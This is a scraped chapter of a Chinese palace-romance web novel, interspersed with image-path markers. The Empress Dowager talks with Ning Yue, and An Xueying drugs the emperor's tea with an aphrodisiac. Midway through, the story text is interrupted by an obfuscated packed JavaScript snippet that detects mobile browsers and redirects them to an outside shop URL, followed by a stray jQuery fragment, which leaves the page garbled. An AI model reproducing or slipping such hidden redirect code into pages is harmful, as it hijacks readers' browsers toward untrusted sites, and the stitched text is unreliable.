眼睁睁看着梁太后离开,安怀远堆起笑脸凑到张丘面前,“张公公,你看……”
“杂家觉得太后娘娘说得对。”他打量着眼前的安怀远,又看了看一旁的安雪莹,“你们随杂家走吧。”
李显交代自己的事还是要做的。
“多谢公公。”安怀远拉起自家女儿,匆匆跟上。
另一旁的梁太后随瑞芝到了宁月那里,脸上露出发自内心的笑容,全然不复方才在长信宫时怒火中烧的模样。
宁月刚把行之哄睡,出来时没见到李显,却瞧见了梁太后与瑞芝。“参见太后娘娘,瑞芝姑姑。”
梁太后拉起她,“不必多礼,哀家就是来看看小皇孙。”她边说边往内殿张望,一副急不可耐的模样。
宁月笑笑,同她说道,“娘娘来得巧,行之刚刚睡下,不过他觉短,大概一个时辰之后便会醒。”
梁太后一听,喜不自胜,“无妨无妨,哀家稍作一会儿便是。”
区区一个时辰而已,她等得起。
“对了,听说你与显儿吵架了?”梁太后没什么能聊的,便顺嘴一提。
“……”宁月有些无语,李显竟是与她这样说的吗?
明明是他来问自己,而后又莫名其妙生气离去,她从头到尾都没有做什么惹他生气的事。
“?”梁太后疑惑道,“怎么了?可是他们瞎传?”
她其实不认为宁月会和李显吵架,单凭宁月的性子来说,这架压根就吵不起来。
她还是更倾向于,李显自己把自己气到了。
“没有瞎传,我确实与他吵架了。”宁月讥讽一笑,“陛下想要以身为饵,破除困境,我觉得此举不妥,但陛下坚持己见,我又能有什么办法?只好随他去了……”
“什……什么以身为饵?”梁太后丈二和尚摸不着头,一脸懵。
宁月哀叹一声,悄悄做了个擦拭眼泪的动作,“民女还是不说了……这事事关皇家威严,罢了……陛下总归有自己的主意,就随他去吧。”
梁太后急了,是真着急了。
她立马握住宁月的双肩,强迫她直视自己,“告诉哀家,到底发生了什么事!”
瑞芝站在一旁也紧张得不行,“宁姑娘,您就告诉太后娘娘吧……”
“这……”宁月看看梁太后,又瞧了瞧瑞芝,“那我便说给你们听……”
她将今日发生的事悉数告知,神色委屈,语气哀哀。
“胡闹!一国之君!简直胡闹!”梁太后听完,气得直跺脚,她几欲夺门而出,却被瑞芝拦下。
“别拦我,我非要去问问他,到底想干什么!”梁太后毫不客气地对着瑞芝说道。
瑞芝一脸担忧地看着她,劝诫道,“娘娘,少安毋躁……”
梁太后完全气昏了头,堂堂一国之君,想的都是些什么龌龊法子,宁月确实是个有文化的,说得那么好听,什么以身为饵,狗屁的以身为饵!这明明就是……
她不愿再细想下去,再想下去,皇室颜面就如同一块裹了脚的臭抹布了!
万万不能让李显这么做,她必须阻止。
“太后娘娘,民女还是希望您冷静一下……”宁月见她神色激动,也忍不住出声劝告。
“你!你是个傻的吗?”梁太后折返回来,对着宁月道,“陛下是你夫君!他去做这种事……你……你为何不阻止啊?”
她是真想不通,孩子都有了,两人的相处却全然不似普通夫妻一般。
李显虽身处高位,可与宁月的感情上,却一直处于下风。
早先她觉得是宁月手段了得,没有孩子时便勾得李显忘不掉,现在孩子有了,这新鲜劲儿总该过去了吧?
嚯,没想到比从前更胜一筹。
“太后娘娘,民女愚钝,民女想请问该如何阻止陛下做他已经决定好的事呢?”
“……”
梁太后愣在原地,脑子忽然转过弯儿来。
“若太后娘娘所说的阻止,只是为了让民女撒娇讨欢,博陛下一笑,那对不住,民女确实做不来。因为即便民女如此做了,事情也依旧不会被解决,陛下上朝还是会被为难。”
“你……”
“陛下或许不知道民女想要什么,但民女却知道,陛下是想坐稳这皇位,守好这宸启江山的,既然这是陛下所愿,民女断然没有不帮他实现的道理。”
正如她所言,若是广开后宫于他有利,那便开,如果没有,那便不开。
梁太后哽咽,她确实不该对宁月发火,她反而应该夸宁月识大体,拎得清,可总觉得哪里不对……
“你说得对,是哀家一时着急,一时着急……”
殿内的宫女太监闻言均是一愣,齐齐朝这边望过来,难以置信刚刚听到的话是真的出自太后之口。
天啊!太后娘娘,给一个没有身份品阶的女子道歉?
瑞芝定定瞧着,眼睛都忘记眨,宁月却依旧面无表情,二人就这样坐在桌前,时不时喝点茶水,一个时辰很快便过去了,行之醒了。
梁太后听到动静,忍不住搓搓手,“这……可是醒了?”
宁月点头,“是,太后娘娘随我来吧。”
梁太后连忙跟上去,生怕慢一步。
*
御书房内
安怀远和安雪莹跪在下方已经一个时辰多,李显却没有丝毫让他们起身的意思。
“安爱卿今日倒是得闲啊……”下朝后还不离开,反而在宫中逗留,已经犯了大忌。
安怀远两股战战,他解释道,“臣方才带着小女去了长信宫,拜访了下太后娘娘……”他想着自己说出来怎么都比让别人传到李显耳中强。
“哦,挺好,朕的母后年纪大了,确实需要人陪着说说话。”话一顿,他瞥了一眼跪在下方的安雪莹,“不过朕这里就不必了,你们退下吧,容朕一个人静一静……”
安怀远一听要赶他们走,当下便着急起来,他起身后推搡了安雪莹一把,悄声道,“那药可带在身上了?”“是的爹,女儿万不敢忘。”安雪莹回答。
安怀远这才欣慰点头,大胆道,“陛下,方才在长信宫,臣听闻您龙体有恙,便特意询问了太后娘娘,可否让小女伴您身侧,侍奉您……”<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);returnp;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17948576|206243||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
p>李显唇角勾起一抹玩味,笑问道,“母后如何说?”
安怀远咽了咽口水,决心赌一把,胡言道,“太后娘娘……准了。”
张丘站在一旁,心中咯噔一下,仿佛在安怀远身上看到了他未来的惨状。
“那便留下吧。”李显懒懒回道。
安怀远激动坏了,连忙告辞,将这里留给安雪莹。
张丘看他的雀跃模样,遗憾摇头,对他道,“安大人,杂家送你出宫。”
安怀远的好心情并没有让他忽视张丘脸上的神色,他猜测是因为方才自己撒谎说太后准了一事。
毕竟当时张丘也在场,可他并没有戳破谎言。
“张公公,待日后,我定忘不了你今日没有揭穿我一事,放心。”说罢,他还特意拍了拍他的肩膀,走到了张丘前方,活脱脱一副国丈的架势。
安雪莹见御书房内只剩下她与李显,竟一时间无法放开,变得忸怩起来。
见她不动,李显调侃,“你就站在那里侍奉?”
安雪莹小脸一红,慢腾腾朝他走过去,站在离她几步远的地方,小声问道,“陛下……可要饮些茶?”她茶艺不错。
“朕确实有些口渴,劳烦安小姐了。”李显漫不经心说道。
安雪莹跟着他走到茶台旁,却见水壶空着,“陛下,臣女先去接些水来。”
“嗯,去吧。”
安雪莹没有去就近的水房,而是绕道去了御膳房,宫人瞧出那是陛下的茶壶,没有丝毫怠慢,为她打满水后恭敬递还。
安雪莹拿着茶壶出了御膳房,揭开盖子,将准备好的药粉下入其中。
等她回到御书房时,李显还在茶台前等着她,依旧是她离开时的动作,宽阔伟岸的肩膀在烛光的照耀下显得英勇不凡。
安雪莹无法想象,被他抱在怀中是什么感觉。
她握紧壶把,迈着小步走到李显面前,“陛下恕罪,臣女回来晚了。”
“无妨,开始吧。”
安雪莹拿出自己最好的状态为李显展示茶艺。
甚至还在泡茶之余,用盖碗为他展示了一段“蝶舞”,这是安雪莹做过最好的一次,比她在家练习的时候转得还要久。
一如她的心,在看到李显第一眼时,便转了起来,至今未停。
最后,一泡弃之,第二泡被她端到了李显面前,汤色清亮,香气幽韵。
确实当得上好差,并且,安雪莹的茶艺确实值得称颂。手法娴熟,游刃有余,私下定是花费了不少功夫。
李显赞叹之余,伸手拿起茶盏,轻轻抿了一口,随后紧接着第二口,到了第三口,这杯茶已经被他饮尽。
安雪莹心中雀跃,不是因为他饮下了加料的茶水,而是她瞧出,他对自己的茶艺确实赞赏。
这药粉是安怀远找人从苗疆弄来的,见效快,药力猛,名曰嗜情。
她默默盘算着时间,等到药效差不多发挥了,这才放下器具,走向李显,一双手先是轻轻抚上他的脸,随后又流连到胸口处。
侧站的姿势让她看不清正脸,一怒之下,安雪莹坐到了他怀中。